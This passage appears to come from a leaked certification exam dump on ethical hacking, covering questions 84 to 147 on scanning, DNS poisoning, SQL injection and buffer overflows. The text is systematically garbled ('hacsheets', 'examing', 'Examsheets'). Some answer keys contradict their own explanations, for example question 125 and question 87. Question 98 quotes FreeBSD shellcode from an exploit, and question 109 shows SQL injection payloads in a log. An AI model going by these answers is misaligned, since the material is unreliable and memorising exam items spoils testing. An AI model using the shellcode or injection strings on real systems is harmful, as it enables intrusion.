The answer is C, and the order should be B,D,A,C.

Question: 84
Usernames, passwords, e-mail addresses, and the location of CGI scripts may be obtained from which of the following information sources?

A. Company web site
B. Search engines
C. EDGAR Database query
D. Whois query

Answer: A

Not D: Whois query would not enable us to find the CGI scripts whereas in the actual website, some of them will have scripts written to make the website more user friendly.

Question: 85
Joseph was the Web site administrator for the Mason Insurance in New York, who's main Web site was located at www.masonins.com. Joseph uses his laptop computer regularly to administer the Web site. One night, Joseph received an urgent phone call from his friend, Smith. According to Smith, the main Mason Insurance web site had been vandalized! All of its normal content was removed and replaced with an attacker's message "Hacker Message: You are dead! Freaks!" From his office, which was directly connected to Mason Insurance's internal network, Joseph surfed to the Web site using his laptop. In his browser, the Web site looked completely intact. No changes were apparent. Joseph called a friend of his at his home to help troubleshoot the problem. The Web site appeared defaced when his friend visited using his DSL connection. So, while Smith and his friend could see the defaced page, Joseph saw the intact Mason Insurance

web site. To help make sense of this problem, Joseph decided to access the Web site using his dial-up ISP. He disconnected his laptop from the corporate internal network and used his modem to dial up the same ISP used by Smith. After his modem connected, he quickly typed www.masonins.com in his browser to reveal the following web page:
H@cker Mess@ge:
Y0u @re De@d! Fre@ks!

After seeing the defaced Web site, he disconnected his dial-up line, reconnected to the internal network, and used Secure Shell (SSH) to log in directly to the Web server. He ran Tripwire against the entire Web site, and determined that every system file and all the Web content on the server were intact. How did the attacker accomplish this hack?

A. ARP spoofing
B. SQL injection
C. DNS poisoning
D. Routing table injection

Answer: C

Question: 86
This kind of attack will let you assume a users identity at a dynamically generated web page or site:

A. SQL Injection
B. Cross Site Scripting
C. Session Hijacsheets
D. Zone Transfer

Answer: B

Question: 87
Which of the following wireless technologies can be detected by NetStumbler?
(Select all that apply)

A. 802.11b
B. 802.11e
C. 802.11a
D. 802.11g
E. 802.11

Answer: A, C, D
If you check the website, cards for all three (A, B, G) are supported.
See: http://www.stumbler.net/

Question: 88
Which DNS resource record can indicate how long any "DNS poisoning" could last?

A. MX
B. SOA
C. NS
D. TIMEOUT

Answer: B

Question: 89

Jack Hacker wants to break into Brown Co.'s computers and obtain their secret double fudge cookie ecipe. Jack calls Jane, an accountant at Brown Co., pretending to be an administrator from Brown Co. Jack tells Jane that there has been a problem with some accounts and asks her to tell him her password 'just to double check our records'. Jane believes that Jack is really an administrator, and tells him her password. Jack now has a user name and password, and can access Brown Co.'s computers, to find the cookie recipe. This is an example of what kind of attack?

A. Reverse Psychology
B. Social Engineering
C. Reverse Engineering
D. Spoofing Identity
E. Fasheets Identity

Answer: B

Question: 90
To scan a host downstream from a security gateway, Firewalsheets:

A. Sends a UDP-based packet that it knows will be blocked by the firewall to determine how specifically the firewall responds to such packets
B. Uses the TTL function to send packets with a TTL value set to expire one hop past the identified security gateway
C. Sends an ICMP "administratively prohibited" packet to determine if the gateway will drop the packet without comment.
D. Assesses the security rules that relate to the target system before it sends packets to any hops on the route to the gateway

Answer: B
B exactly describes Firewalsheets

Question: 91

```
home/root # traceroute www.targetcorp.com <http://www.targetcorp.com>
traceroute to www.targetcorp.com <http://www.targetcorp.com>
(192.168.12.18), 64 hops may, 40 byte packets
1 router.anon.com (192.13.212.254) 1.373 ms 1.123 ms 1.280 ms
2 192.13.133.121 (192.13.133.121) 3.680 ms 3.506 ms 4.583 ms
3 firewall.anon.com (192.13.192.17) 127.189 ms 257.404 ms 208.484 ms
4 anon-gw.anon.com (192.93.144.89) 471.68 ms 376.875 ms 228.286 ms
5 fe5-0.lin.isp.com (192.162.231.225) 2.961 ms 3.852 ms 2.974 ms
6 fe0-0.lon0.isp.com (192.162.231.234) 3.979 ms 3.243 ms 4.370 ms
7 192.13.133.5 (192.13.133.5) 11.454 ms 4.221 ms 3.333 ms
6 * * *
7 * * *
8 www.targetcorp.com <http://www.targetcorp.com> (192.168.12.18) 5.392
ms 3.348 ms 3.199 ms
```

Use the traceroute results shown above to answer the following question:
The perimeter security at targetcorp.com does not permit ICMP TTL-expired packets out.

True
False

Answer: TRUE

Question: 92
While attempting to discover the remote operating system on the target computer, you receive the following results from an nmap scan:

```
Starting nmap V. 3.10ALPHA9 ( www.insecure.org/nmap/
<http://www.insecure.org/nmap/> )
Interesting ports on 172.121.12.222:
(The 1592 ports scanned but not shown below are in state: filtered)
Port State Service
21/tcp open ftp
25/tcp open smtp
53/tcp closed domain
80/tcp open http
443/tcp open https
Remote operating system guess: Too many signatures match to reliably
guess the OS.
Nmap run completed -- 1 IP address (1 host up) scanned in 277.483
seconds
```

What should be your next step to identify the OS?

A. Perform a firewalk with that system as the target IP
B. Perform a tcp traceroute to the system using port 53
C. Run an nmap scan with the -v-v option to give a better output
D. Connect to the active services and review the banner information

Answer: D

Question: 93
A zone file consists of which of the following Resource Records (RRs)?

A. DNS, NS, AXFR, and MX records
B. DNS, NS, PTR, and MX records
C. SOA, NS, AXFR, and MX records
D. SOA, NS, A, and MX records

Answer: D

Question: 94
If you perform a port scan with a TCP ACK packet, what should an OPEN port return?

A. RST
B. No Reply
C. SYN/ACK
D. FIN

Answer: A
Open ports return RST to an ACK scan.

Question: 95
A particular database threat utilizes a SQL injection technique to penetrate a target system. How would an attacker use this technique to compromise a database?

A. An attacker uses poorly designed input validation routines to create or alter SQL commands to gain access to unintended data or execute commands of the database

B. An attacker submits user input that executes an operating system command to compromise a target system
C. An attacker gains control of system to flood the target system with requests, preventing legitimate users from gaining access
D. An attacker utilizes an incorrect configuration that leads to access with higher-than-expected privilege of the database

Answer: A
Note the question ask which to compromise a DATABASE. Hence A is preferred to B.

Question: 96
Which of the following is not an effective countermeasure against replay attacks?

A. Digital signatures
B. Time Stamps
C. System identification
D. Sequence numbers

Answer: C

Question: 97
Which address translation scheme would allow a single public IP address to always correspond to a single machine on an internal network, allowing "server publishing"?

A. Overloading Port Address Translation
B. Dynamic Port Address Translation
C. Dynamic Network Address Translation
D. Static Network Address Translation

Answer: D

Question: 98

```
#define MAKE_STR_FROM_RET(x) ((x)&0xff), (((x)&0xff00)8),
(((x)&0xff0000)16), (((x)&0xff000000)24)
char infin_loop[]=
/* for examing purposes */
"\xEB\xFE";
char bsdcode[] =
/* Lam3rZ chroot() code rewritten for FreeBSD by venglin */
"\x31\xc0\x50\x50\x50\xb0\x7e\xcd\x80\x31\xdb\x31\xc0\x43"
"\x43\x53\x4b\x53\x53\xb0\x5a\xcd\x80\xeb\x77\x5e\x31\xc0"
"\x8d\x5e\x01\x88\x46\x04\x66\x68\xff\xff\x01\x53\x53\xb0"
"\x88\xcd\x80\x31\xc0\x8d\x5e\x01\x53\x53\xb0\x3d\xcd\x80"
"\x31\xc0\x31\xdb\x8d\x5e\x08\x89\x43\x02\x31\xc9\xfe\xc9"
"\x31\xc0\x8d\x5e\x08\x53\x53\xb0\x0c\xcd\x80\xfe\xc9\x75"
"\xf1\x31\xc0\x88\x46\x09\x8d\x5e\x08\x53\x53\xb0\x3d\xcd"
"\x80\xfe\x0e\xb0\x30\xfe\xc8\x88\x46\x04\x31\xc0\x88\x46"
"\x07\x89\x76\x08\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56"
"\x0c\x52\x51\x53\x53\xb0\x3b\xcd\x80\x31\xc0\x31\xdb\x53"
"\x53\xb0\x01\xcd\x80\xe8\x84\xff\xff\xff\xff\x01\xff\xff\x30"
"\x62\x69\x6e\x30\x73\x68\x31\x2e\x2e\x31\x31\x76\x65\x6e"
"\x67\x6c\x69\x6e";static int magic[MAX_MAGIC],magic_d[MAX_MAGIC];
static char *magic_str=NULL;
int before_len=0;
char *target=NULL, *username="user", *password=NULL;
```

struct targets getit;

The following exploit code is extracted from what kind of attack?

A. Remote password cracsheets attack
B. SQL Injection
C. Distributed Denial of Service
D. Cross Site Scripting
E. Buffer Overflow

Answer: E

Question: 99
John wishes to install a new application onto his Windows 2000 server.
He wants to ensure that any application he uses has not been Trojaned.
What can he do to help ensure this?

A. Compare the file's MD5 signature with the one published on the distribution media
B. Obtain the application via SSL
C. Compare the file's virus signature with the one published on the distribution media
D. Obtain the application from a CD-ROM disc

Answer: A

Question: 100
In which of the following should be performed first in any penetration exam?

A. System identification
B. Intrusion Detection System examing
C. Passive information gathering
D. Firewall examing

Answer: C

Question: 101
Which of the following is NOT true of cryptography?

A. Science of protecting information by encoding itinto an unreadable format
B. Method of storing and transmitting data in a form that only those it is intended for can read and process
C. Most (if not all) algorithms can be broken by both technical and non-technical means
D. An effective way of protecting sensitive information in storage but not in transit

Answer: D

Question: 102
What ICMP message types are used by the ping command?

A. Timestamp request (13) and timestamp reply (14)
B. Echo request (8) and Echo reply (0)
C. Echo request (0) and Echo reply (1)
D. Ping request (1) and Ping reply (2)

Answer: B

Question: 103
Which of the following systems would not respond correctly to an nmap XMAS scan?

A. Windows 2000 Server running IIS 5
B. Any Solaris version running SAMBA Server
C. Any version of IRIX
D. RedHat Linux 8.0 running Apache Web Server

Answer: A

Reference:
insecure.org web site.

Question: 104
What type of attack changes its signature and/or payload to thwartdetection by antivirus programs?

A. Polymorphic
B. Rootkit
C. Boot sector
D. File infecting

Answer: A

Question: 105
You may be able to identify the IP addresses and machine names for the firewall, and the names of internal mail servers by:

A. Sending a mail message to a valid address on the target network, and examining the header information generated by the IMAP servers
B. Examining the SMTP header information generated by using the –mx command parameter of DIG
C. Examining the SMTP header information generated in response to an e-mail message sent to an invalid address
D. Sending a mail message to an invalid address on the target network, and examining the header information generated by the POP servers

Answer: C

Question: 106
Which of the following is true of the wireless Service Set ID (SSID)? (Select all that apply.)

A. Identifies the wireless network
B. Acts as a password for network access
C. Should be left at the factory default setting
D. Not broadcasting the SSID defeats NetStumbler and other wireless discovery tools

Answer: A, B

Question: 107
Which of the following is the best way an attacker can passively learn about technologies used in an organization?

A. By sending web bugs to key personnel
B. By webcrawling the organization web site

C. By searching regional newspapers and job databases for skill sets technology hires need to possess in the organization
D. By performing a port scan on the organization's web site

Answer: C

Note:
A, B, & D are "active" attacks, the question asks "passive"

Question: 108
You are scanning into the target network for the first time. You are unsure of what protocols are being used. You need to discover as many different protocols as possible. Which kind of scan would you use to do this?

A. Nmap with the –sO (Raw IP packets) switch
B. Nessus scan with TCP based pings
C. Nmap scan with the –sP (Ping scan) switch
D. Netcat scan with the –u –e switches

Answer: A

Question: 109
Central Frost Bank was a medium-sized, regional financial institution in New York. The bank recently deployed a new Internet-accessible Web application. Using this application, Central Frost's customers could access their account balances, transfer money between accounts, pay bills and conduct online financial business through a Web browser. John Stevens was in charge of information security at Central Frost Bank. After one month in production, the Internet bansheets application was the subject of several customer complaints. Mysteriously, the account balances ofmany of Central Frost's customers had been changed! However, moneyhadn't been removed from the bank. Instead, money was transferred between accounts. Given this attack profile, John Stevens reviewed the Web application's logs and found the following entries:

```
Attempted login of unknown user: johnm
Attempted login of unknown user: susaR
Attempted login of unknown user: sencat
Attempted login of unknown user: pete'';
Attempted login of unknown user: ' or 1=1--
Attempted login of unknown user: '; drop table logins--
Login of user jason, sessionID= 0x75627578626F6F6B
Login of user daniel, sessionID= 0x98627579539E13BE
Login of user rebecca, sessionID= 0x9062757944CCB811
Login of user mike, sessionID= 0x9062757935FB5C64
Transfer Funds user jason
Pay Bill user mike
Logout of user mike
```

What type of attack did the Hacker attempt?

A. Brute force attack in which the Hacker attempted guessing login ID and password from password cracsheets tools.
B. The Hacker used a random generator module to pass results to the Web server and exploited Web application CGI vulnerability.
C. The Hacker attempted SQL Injection technique to gain access to a valid bank login ID.
D. The Hacker attempted Session hijacsheets, in which the Hacker opened an account with the bank, then logged in to receive a session ID, guessed the next ID and took over Jason's session.

Answer: C
The 1=1 or drop table logins are attempts at SQL injection.

Question: 110
Because UDP is a connectionless protocol: (Select 2)

A. UDP recvfrom() and write() scanning will yield reliable results
B. It can only be used for Connect scans
C. It can only be used for SYN scans
D. There is no guarantee that the UDP packets will arrive at their destination
E. ICMP port unreachable messages may not bereturned successfully

Answer: D, E

Question: 111
A very useful resource for passively gathering information about a target company is:

A. Host scanning
B. Whois search
C. Traceroute
D. Ping sweep

Answer: B
Note" A, C & D are "Active" scans, the question says: "Passively"

Question: 112
Which of the following is NOT a reason 802.11 WEP encryption is vulnerable?

A. There is no mutual authentication between wireless clients and access points
B. Automated tools like AirSnort are available to discover WEP keys
C. The standard does not provide for centralized key management
D. The 24 bit Initialization Vector (IV) field is too small

Answer: C

Question: 113

```
000 00 00 BA 5E BA 11 00 A0 C9 B0 5E BD 08 00 45 00 ...^......^...E.
010 05 DC 1D E4 40 00 7F 06 C2 6D 0A 00 00 02 0A 00 ....@....m......
020 01 C9 00 50 07 75 05 D0 00 C0 04 AE 7D F5 50 10 ...P.u......}.P.
030 70 79 8F 27 00 00 48 54 54 50 2F 31 2E 31 20 32 py.'..HTTP/1.1.2
040 30 30 20 4F 4B 0D 0A 56 69 61 3A 20 31 2E 30 20 00.OK..Via:.1.0.
050 53 54 52 49 44 45 52 0D 0A 50 72 6F 78 79 2D 43 STRIDER..Proxy-C
060 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D onnection:.Keep-
070 41 6C 69 76 65 0D 0A 43 6F 6E 74 65 6E 74 2D 4C Alive..Content-L
080 65 6E 67 74 68 3A 20 32 39 36 37 34 0D 0A 43 6F ength:.29674..Co
090 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74 65 78 74 ntent-Type:.text
0A0 2F 68 74 6D 6C 0D 0A 53 65 72 76 65 72 3A 20 4D /html..Server:.
0B0 69 63 72 6F 73 6F 66 74 2D 49 49 53 2F 34 2E 30 ..Microsoft
0C0 0D 0A 44 61 74 65 3A 20 53 75 6E 2C 20 32 35 20 ..Date:.Sun,.25.
0D0 4A 75 6C 20 31 39 39 39 20 32 31 3A 34 35 3A 35 Jul.1999.21:45:5
0E0 31 20 47 4D 54 0D 0A 41 63 63 65 70 74 2D 52 61 1.GMT..Accept-Ra
0F0 6E 67 65 73 3A 20 62 79 74 65 73 0D 0A 4C 61 73 nges:.bytes..Las
100 74 2D 4D 6F 64 69 66 69 65 64 3A 20 4D 6F 6E 2C t-Modified:.Mon,
110 20 31 39 20 4A 75 6C 20 31 39 39 39 20 30 37 3A .19.Jul.1999.07:
```

```
120 33 39 3A 32 36 20 47 4D 54 0D 0A 45 54 61 67 3A 39:26.GMT..ETag:
130 20 22 30 38 62 37 38 64 33 62 39 64 31 62 65 31 ."08b78d3b9d1be1
140 3A 61 34 61 22 0D 0A 0D 0A 3C 74 69 74 6C 65 3E :a4a"....<title>
150 53 6E 69 66 66 69 6E 67 20 28 6E 65 74 77 6F 72 Sniffing.(networ
160 6B 20 77 69 72 65 74 61 70 2C 20 73 6E 69 66 66 k.wiretap,.sniff
170 65 72 29 20 46 41 51 3C 2F 74 69 74 6C 65 3E 0D er).FAQ</title>.
180 0A 0D 0A 3C 68 31 3E 53 6E 69 66 66 69 6E 67 20 ...<h1>Sniffing.
190 28 6E 65 74 77 6F 72 6B 20 77 69 72 65 74 61 70 (network.wiretap
1A0 2C 20 73 6E 69 66 66 65 72 29 20 46 41 51 3C 2F ,.sniffer).FAQ</
1B0 68 31 3E 0D 0A 0D 0A 54 68 69 73 20 64 6F 63 75 h1>....This.docu
1C0 6D 65 6E 74 20 61 6E 73 77 65 72 73 20 71 75 65 ment.answers.que
1D0 73 74 69 6F 6E 73 20 61 62 6F 75 74 20 74 61 70 stions.about.tap
1E0 70 69 6E 67 20 69 6E 74 6F 20 0D 0A 63 6F 6D 70 ping.into...comp
1F0 75 74 65 72 20 6E 65 74 77 6F 72 6B 73 20 61 6E uter.networks.an
```

This packet was taken from a packet sniffer that monitors a Web server.
This packet was originally 1514 bytes long, but only the first 512 bytes are shown here. This is the standard hexdump representation of a network packet, before being decoded. A hexdump has three columns: the offset of each line, the hexadecimal data, and the ASCII equivalent. This packet contains a 14-byte Ethernet header, a 20-byte IP header, a 20-byte TCP header, an HTTP header ending in two linefeeds (0D 0A 0D 0A) and then the data. By examining the packet identify the name and version of the Web server?

A. Apache 1.2
B. IIS 4.0
C. IIS 5.0
D. Linux WServer 2.3

Answer: B
We see that the server is Microsoft, but the exam designer didn't want to make it easy for you. So what they did is blank out the IIS 4.0. The key is in line "0B0" as you see:
0B0 69 63 72 6F 73 6F 66 74 2D **49 49 53 2F 34 2E 30** ..Microsoft

49 is I, so we get II
53 is S, so we get IIS
2F is a space
34 is 4
2E is .
30 is 0
So we get IIS 4.0

The answer is B

If you don't remember the ASCII hex to Character, there are enough characters and numbers already converted. For example, line "050" has STRIDER which is 53 54 52 49 44 45 52 and gives you the conversion for the "I:" and "S" characters (which is "49" and "53").

Question: 114
What port scanning method is the most reliable but also the most detectable?

A. Null Scanning
B. Connect Scanning
C. ICMP Scanning
D. Idlescan Scanning
E. Half Scanning

F. Verbose Scanning

Answer: B

Question: 115
What does an ICMP (Code 13) message normally indicates?

A. It indicates that the destination host is unreachable
B. It indicates to the host that the datagram which triggered the source quench message will need to be re-sent
C. It indicates that the packet has been administratively dropped in transit
D. It is a request to the host to cut back the rate at which it is sending traffic to the Internet destination

Answer: C
CODE 13 and type 3 is destination unreachable due to communication administratively prohibited by filtering hence maybe they meant "code 13", therefore would be C).

Note:
A - Type 3
B - Type 4
C - Type 3 Code 13
D - Typ4 4

Question: 116
Let's imagine three companies (A, B and C), all competing in a challenging global environment. Company A and B are worsheets together in developing a product that will generate a major competitive advantage for them. Company A has a secure DNS server while company B has a DNS server vulnerable to spoofing. With a spoofing attack on the DNS server of company B, company C gains access to outgoing e-mails from company B. How do you prevent DNS spoofing?

A. Install DNS logger and track vulnerable packets
B. Disable DNS timeouts
C. Install DNS Anti-spoofer
D. Disable DNS Zone Transfer

Answer: D

Question: 117
What port scanning method involves sending spoofed packets to a target system and then loosheets for adjustments to the IPID on a zombie system?

A. Blind Port Scanning
B. Idle Scanning
C. Bounce Scanning
D. Stealth Scanning
E. UDP Scanning

Answer: B
from NMAP:
-sI <zombie host[:probeport]> Idlescan: This advanced scan method allows for a truly blind TCP port scan of the target (meaning no packets are sent to the tar- get from your real IP address). Instead, a unique side-channel attack exploits predictable "IP fragmentation ID" sequence generation on the zombie host to glean information about the open ports on the target.

Question: 118
You are gathering competitive intelligence on an Examsheets.net. You notice that they have jobs listed on a few Internet job-hunting sites. There are two job postings for network and system administrators. How can this help you in footprint the organization?

A. The IP range used by the target network
B. An understanding of the number of employees in the company
C. How strong the corporate security policy is
D. The types of operating systems and applications being used.

Answer: D
From job posting descriptions one can see which is the set of skills, technical knowledge, system experience required, hence it is possible to argue what kind of operating systems and applications the target organization is using.

Question: 119
Your Examsheets trainee Sandra asks you which are the four existing Regional Internet Registry (RIR's)?

A. APNIC, PICNIC, ARIN, LACNIC
B. RIPE NCC, LACNIC, ARIN, APNIC
C. RIPE NCC, NANIC, ARIN, APNIC
D. RIPE NCC, ARIN, APNIC, LATNIC

Answer: B
All other answers include non existing organizations (PICNIC,NANIC,LATNIC). See http://www.arin.net/library/internet_info/ripe.html

Question: 120
Your boss Sheets is attempting to modify the parameters of a Web-based application in order to alter the SQL statements that are parsed to retrieve data from the database. What would you call such an attack?

A. SQL Input attack
B. SQL Piggybacsheets attack
C. SQL Select attack
D. SQL Injection attack

Answer: D
This technique is known as SQL injection attack

Question: 121
Which of the following activities will not be considered passive footprinting?

A. Go through the rubbish to find out any information that might have been discarded
B. Search on financial site such as Yahoo Financial to identify assets
C. Scan the range of IP address found in the target DNS database
D. Perform multiples queries using a search engine

Answer: C
C is not passive.

Question: 122

You work as security technician at Examsheets.net. While doing web application examing, you might be required to look through multiple web pages online which can take a long time. Which of the processes listed below would be a more efficient way of doing this type of validation?

A. Use mget to download all pages locally for further inspection.
B. Use wget to download all pages locally for further inspection.
C. Use get* to download all pages locally for further inspection.
D. Use get() to download all pages locally for further inspection.

Answer: B
Wget is a utility used for mirroring websites, get* doesn't work, as for the actual FTP command to work there needs to be a space between get and * (ie. get *), get(); is just bogus, that's a C function that's written 100% wrong. mget is a command used from "within" ftp itself, ruling out A. Which leaves B use wget, which is designed for mirroring and download files, especially web pages, if used with the –R option (ie. wget –R www.Examsheets.net) it could mirror a site, all expect protected portions of course.

Note:
GNU Wget is a free network utility to retrieve files from the World Wide Web using HTTP and FTP and can be used to make mirrors of archives and home pages thus enabling work in the background, after having logged off.

Question: 123
What is "Hacktivism"?

A. Hacsheets for a cause
B. Hacsheets ruthlessly
C. An association which groups activists
D. None of the above

Answer: A

Question: 124
What is a sheepdip?

A. It is another name for Honeynet
B. It is a machine used to coordinate honeynets
C. It is the process of checsheets physical media for virus before they are used in a computer
D. None of the above

Answer: C
This is the definition of sheepdip.

Question: 125
You visit a website to retrieve the listing of a company's staff members. But you can not find it on the website. You know the listing was certainly present one year before. How can you retrieve information from the outdated website?

A. Through Google searching cached files
B. Through Archive.org
C. Download the website and crawl it
D. Visit customers' and prtners' websites

Answer: B

Explanation:
Archive.org mirrors websites and categorizes them by date and month depending on the crawl time. Archive.org dates back to 1996, Google is incorrect because the cache is only as recent as the laexam crawl, the cache is over-written on each subsequent crawl. Download the website is incorrect because that's the same as what you see online. Visiting customer partners websites is just bogus. The answer is then Firmly, C, archive.org

Question: 126
All the webservers in the DMZ respond to ACK scan on port 80. Why is this happening ?

A. They are all Windows based webserver
B. They are all Unix based webserver
C. The company is not using IDS
D. The company is not using a stateful firewall

Answer: D

Question: 127
Which is the Novell Netware Packet signature level used to sign all packets ?

A. 0
B. 1
C. 2
D. 3

Answer: D
Level 0 is no signature, Level 3 is communication using signature only.

Question: 128
An Nmap scan shows the following open ports, and nmap also reports that the OS guessing results to atch too many signatures hence it cannot reliably be identified:
21 ftp
23 telnet
80 http
443 https
What does this suggest ?

A. This is a Windows Domain Controller
B. The host is not firewalled
C. The host is not a Linux or Solaris system
D. The host is not properly patched

Answer: D

Explanation:
If the answer was A nmap would guess it, it holds the MS signature database, the host not being irewalled makes no difference. The host is not linux or solaris, well it very well could be. The host is not roperly patched? That is the closest; nmaps OS detection architecture is based solely off the TCP ISN issued by the operating systems TCP/IP stack, if the stack is modified to show output from randomized ISN's or if your using a program to change the ISN then OS detection will fail. If the TCP/IP IP ID's are modified then os detection could also fail, because the machine would most likely come back as being down.

Question: 129

You have just received an assignment for an assessment at a company site. Company's management is concerned about external threat and wants to take appropriate steps to insure security is in place. Anyway the management is also worried about possible threats coming from inside the site, specifically from employees belonging to different Departments.What kind of assessment will you be performing ?

A. Black box examing
B. Black hat examing
C. Gray box examing
D. Gray hat examing
E. White box examing
F. White hat examing

Answer: C
Internal Examing is also referred to as Gray-box examing.

Question: 130
What are the three phases involved in security examing ?

A. Reconnaissance, Conduct, Report
B. Reconnaissance, Scanning, Conclusion
C. Preparation, Conduct, Conclusion
D. Preparation, Conduct, Billing

Answer: C

Question: 131
E-mail scams and mail fraud are regulated by which of the following?

A. 18 U.S.C. par. 1030 Fraud and Related activity in connection with Computers
B. 18 U.S.C. par. 1029 Fraud and Related activity in connection with Access Devices
C. 18 U.S.C. par. 1362 Communication Lines, Stations, or Systems
D. 18 U.S.C. par. 2510 Wire and Electronic Communications Interception and Interception of Oral Communication

Answer: A

Question: 132
While examining a log report you find out that an intrusion has been attempted by a machine whose IP address is displayed as 3405906949. It looks to you like a decimal number. You perform a ping 3405906949. Which of the following IP addresses will respond to the ping and hence will likely be responsible for the the intrusion ?

A. 192.34.5.9
B. 10.0.3.4
C. 203.2.4.5
D. 199.23.43.4

Answer: C
Convert the number in binary, then start from last 8 bits and convert them to decimal to get the last octet (in this case .5)

Question: 133
While examining a log report you find out that an intrusion has been attempted by a machine whose IP address is displayed as 0xde.0xad.0xbe.0xef. It looks to you like a hexadecimal

number. You perform a ping 0xde.0xad.0xbe.0xef. Which of the following IP addresses will respond to the ping and hence will likely be responsible for the the intrusion ?

A. 192.10.25.9
B. 10.0.3.4
C. 203.20.4.5
D. 222.273.290.239

Answer: D
Convert the hex number to binary and then to decimal.

Question: 134
WinDump is a popular sniffer which results from the porting to Windows of TcpDump for Linux.What libray does it use ?

A. LibPcap
B. WinPcap
C. Wincap
D. None of the above

Answer: B

Question: 135
Who is an Ethical Hacker?

A. A person who hacks for ethical reasons
B. A person who hacks for an ethical cause
C. A person who hacks for defensive purposes
D. A person who hacks for offensive purposes

Answer: C
He is a security professional who applies his hacsheets skills for defensive purposes.

Question: 136
What is SYSKEY # of bits used for encryption?

A. 40
B. 64
C. 128
D. 256

Answer: C
System Key hotfix is an optional feature which allows stronger encryption of SAM. Strong encryption protects private account information by encrypting the password data using a 128-bit cryptographically random key, known as a password encryption key.

Question: 137
You are doing IP spoofing while you scan your target. You find that the target has port 23 open.Anyway you are unable to connect. Why?

A. A firewall is blocsheets port 23
B. You cannot spoof + TCP
C. You need an automated telnet tool
D. The OS does not reply to telnet even if port 23 is open

Answer: A

Explanation:
The question is not telling you what state the port is being reported by the scanning utility, if the program used to conduct this is nmap, nmap will show you one of three states – "open", "closed", or "filtered" a port can be in an "open" state yet filtered, usually by a stateful packet inspection filter (ie. Netfilter for linux, ipfilter for bsd). C and D to make any sense for this question, their bogus, and B, "You cannot spoof + TCP", well you can spoof + TCP, so we strike that out.

Question: 138
What is the algorithm used by LM for Windows2000 SAM ?

A. MD4
B. DES
C. SHA
D. SSL

Answer: B

Explanation:
Okay, this is a tricky question. We say B, DES, but it could be A "MD4" depending on what their assheets - Windows 2000/XP keeps users passwords not "apparently", but as hashes, i.e. actually as "check sum" of the passwords. Let's go into the passwords keeping at large. The most interesting structure of the complex SAM-file building is so called V-block. It's size is 32 bytes and it includes hashes of the password for the local entering: NT Hash of 16-byte length, and hash used during the authentication of access to the common resources of other computers LanMan Hash, or simply LM Hash, of the same 16-byte length. Algorithms of the formation of these hashes are following:

NT Hash formation:

1. User password is being generated to the Unicode-line.
2. Hash is being generated based on this line using **MD4 algorithm.**
3. Gained hash in being encoded by the DES algorithm, RID (i.e. user identifier) had been used as a key. It was necessary for gaining variant hashes for users who have equal passwords. You remember that all users have different RIDs (RID of the Administrator's built in account is 500, RID of the Guest's built in account is 501, all other users get RIDs equal 1000, 1001,1002, etc.).

LM Hash formation:

1. User password is being shifted to capitals and added by nulls up to 14-byte length.
2. Gained line is divided on halves 7 bytes each, and each of them is being encoded separately using **DES**, output is 8-byte hash and total 16-byte hash.
3. Then LM Hash is being additionally encoded the same way as it had been done in the NT Hash formation algorithm step 3.

Question: 139
In the context of using PKI, when Sven wishes to send a secret message to Bob, he looks up Bob's public key in a directory, uses it to encrypt the message before sending it off. Bob then uses his private key to decrypt the message and reads it. No one listening on can decrypt the message. Anyone can send an encrypted message to Bob but only Bob can read it. Thus, although many people may know Bob's public key and use it to verify Bob's signature, they cannot discover Bob's private key and use it to forge digital signatures.
What does this principle refer to?

A. Irreversibility
B. Non-repudiation
C. Symmetry
D. Asymmetry

Answer: D

Question: 140
In an attempt to secure his 802.11b wireless network, Ulf decides to use a strategic antenna positioning. He places the antenna for the access points near the center of the building. For those access points near the outer edge of the building he uses semi-directional antennas that face towards the building's center. There is a large parsheets lot and outlying filed surrounding the building that extends out half a mile around the building. Ulf figures that with this and his placement of antennas, his wireless network will be safe from attack.
Which of the following statements is true?

A. With the 300 feet limit of a wireless signal, Ulf's network is safe.
B. Wireless signals can be detected from miles away, Ulf's network is not safe.
C. Ulf's network will be safe but only of he doesn't switch to 802.11a.
D. Ulf's network will not be safe until he also enables WEP.

Answer: D

Question: 141
Which of the following is one of the key features found in a worm but not seen in a virus?

A. The payload is very small, usually below 800 bytes.
B. It is self replicating without need for user intervention.
C. It does not have the ability to propagate on its own.
D. All of them cannot be detected by virus scanners.

Answer: B

Question: 142
Which is the right sequence of packets sent during the initial TCP three way handshake?

A. FIN, FIN-ACK, ACK
B. SYN, URG, ACK
C. SYN, ACK, SYN-ACK
D. SYN, SYN-ACK, ACK

Answer: D

Question: 143
Buffer X is an Accounting application module for Examsheets can contain 200 characters. The programmer makes an assumption that 200 characters are more than enough. Because there were no proper boundary checks being conducted. Dave decided to insert 400 characters into the 200-character buffer which overflows the buffer. Below is the code snippet:

```
Void func (void)
{ int I; char buffer [200];
for (I=0; I<400; I++)
buffer (I)= 'A';
return;
}
```

How can you protect/fix the problem of your application as shown above? (Choose two)

A. Because the counter starts with 0, we would stop when the counter is less then 200.
B. Because the counter starts with 0, we would stop when the counter is more than 200.
C. Add a separate statement to signify that if we have written 200 characters to the buffer, the stack should stop because it cannot hold any more data.
D. Add a separate statement to signify that if we have written less than 200 characters to the buffer, the stack should stop because it cannot hold any more data.

Answer: A, C

Question: 144
John has scanned the web server with NMAP. However, he could not gather enough information to help him identify the operating system running on the remote host accurately. What would you suggest to John to help identify the OS that is being used on the remote web server?

A. Connect to the web server with a browser and look at the web page.
B. Connect to the web server with an FTP client.
C. Telnet to port 8080 on the web server and look at the default page code.
D. Telnet to an open port and grab the banner.

Answer: D

Question: 145
In Linux, the *three* most common commands that hackers usually attempt to Trojan are:

```
A. car, xterm, grep
B. netstat, ps, top
C. vmware, sed, less
D. xterm, ps, nc
```

Answer: B
The easiest programs to trojan and the smarexam ones to trojan are ones commonly run by administrators and users, in this case netstat, ps, and top, for a complete list of commonly trojaned and rootkited software
please reference this URL: http://www.usenix.org/publications/login/1999-9/features/rootkits.html

Question: 146
Jack Hacker wants to break into Examsheets's computers and obtain their secret double fudge cookie recipe. Jacks calls Jane, an accountant at Examsheets pretending to be an administrator from Examsheets.
Jack tells Jane that there has been a problem with some accounts and asks her to verify her password with him "just to double check our records". Jane does not suspect anything amiss, and parts with her password. Jack can now access Examsheets's computers with a valid user name and password, to steal the cookie recipe.
What kind of attack is being illustrated here? (Choose the best answer)

A. Reverse Psychology
B. Reverse Engineering
C. Social Engineering
D. Spoofing Identity
E. Fasheets Identity

Answer: C

Question: 147
